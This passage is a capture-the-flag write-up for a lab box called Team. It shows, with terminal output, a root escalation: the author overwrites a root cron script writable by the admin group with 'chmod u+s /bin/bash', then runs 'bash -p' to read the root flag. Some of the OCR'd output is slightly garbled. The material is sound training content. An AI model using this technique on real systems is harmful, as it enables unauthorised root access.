
Once inside gyles's shell, I checked his groups and it showed he belonged to the **admin** group.
I also reviewed .bash_history, which revealed previous usage of a script:
 /usr/local/bin/main_backup.sh

When Checking this script it showed it was writable by the admin group and owned by root.

I edited /usr/local/bin/main_backup.sh.
This script appeared to be executed regularly by a **cron job as root**. And This dropped me into a **root shell**. I then read the final flag.


gyles@TEAM: /home/gyles ×
root@kali: /home/kali/Desktop/boxes/Team ×
root@kali: /home/kali/D

```
gyles@TEAM:/home/gyles$ ls -la
total 48
drwxr-xr-x 6 gyles gyles   4096 Jan 17  2021 .
drwxr-xr-x 5 root  root    4096 Jan 15  2021 ..
-rwxr--r-- 1 gyles editors  399 Jan 15  2021 admin_checks
-rw------- 1 gyles gyles   5639 Jan 17  2021 .bash_history
-rw-r--r-- 1 gyles gyles    220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 gyles gyles   3771 Apr  4  2018 .bashrc
drwx------ 2 gyles gyles   4096 Jan 15  2021 .cache
drwx------ 3 gyles gyles   4096 Jan 15  2021 .gnupg
drwxrwxr-x 3 gyles gyles   4096 Jan 15  2021 .local
-rw-r--r-- 1 gyles gyles    807 Apr  4  2018 .profile
drwx------ 2 gyles gyles   4096 Jan 15  2021 .ssh
-rw-r--r-- 1 gyles gyles      0 Jan 17  2021 .sudo_as_admin_successful
gyles@TEAM:/home/gyles$ cat 
```



```
gyles@TEAM:/home/gyles$ ls -l /usr/local/bin/main_backup.sh
-rwxrwxr-x 1 root admin 13 Apr 14 01:04 /usr/local/bin/main_backup.sh
gyles@TEAM:/home/gyles$
gyles@TEAM:/home/gyles$ id
uid=1001(gyles) gid=1001(gyles) groups=1001(gyles),1003(editors),1004(admin)
shles@TEAM:/home/gyles$ echo 'chmod u+s /bin/bash' > /usr/local/bin/main_backup.s
gyles@TEAM:/home/gyles$ cat /usr/local/bin/main_backup.sh
chmod u+s /bin/bash
gyles@TEAM:/home/gyles$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1113504 Apr  4  2018 /bin/bash
gyles@TEAM:/home/gyles$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1113504 Apr  4  2018 /bin/bash
gyles@TEAM:/home/gyles$ /bin/bash -p
bash-4.4# id
uid=1001(gyles) gid=1001(gyles) euid=0(root) groups=1001(gyles),1003(editors),1004(admin)
bash-4.4# cat /root/root.txt
[redacted]
bash-4.4# 
```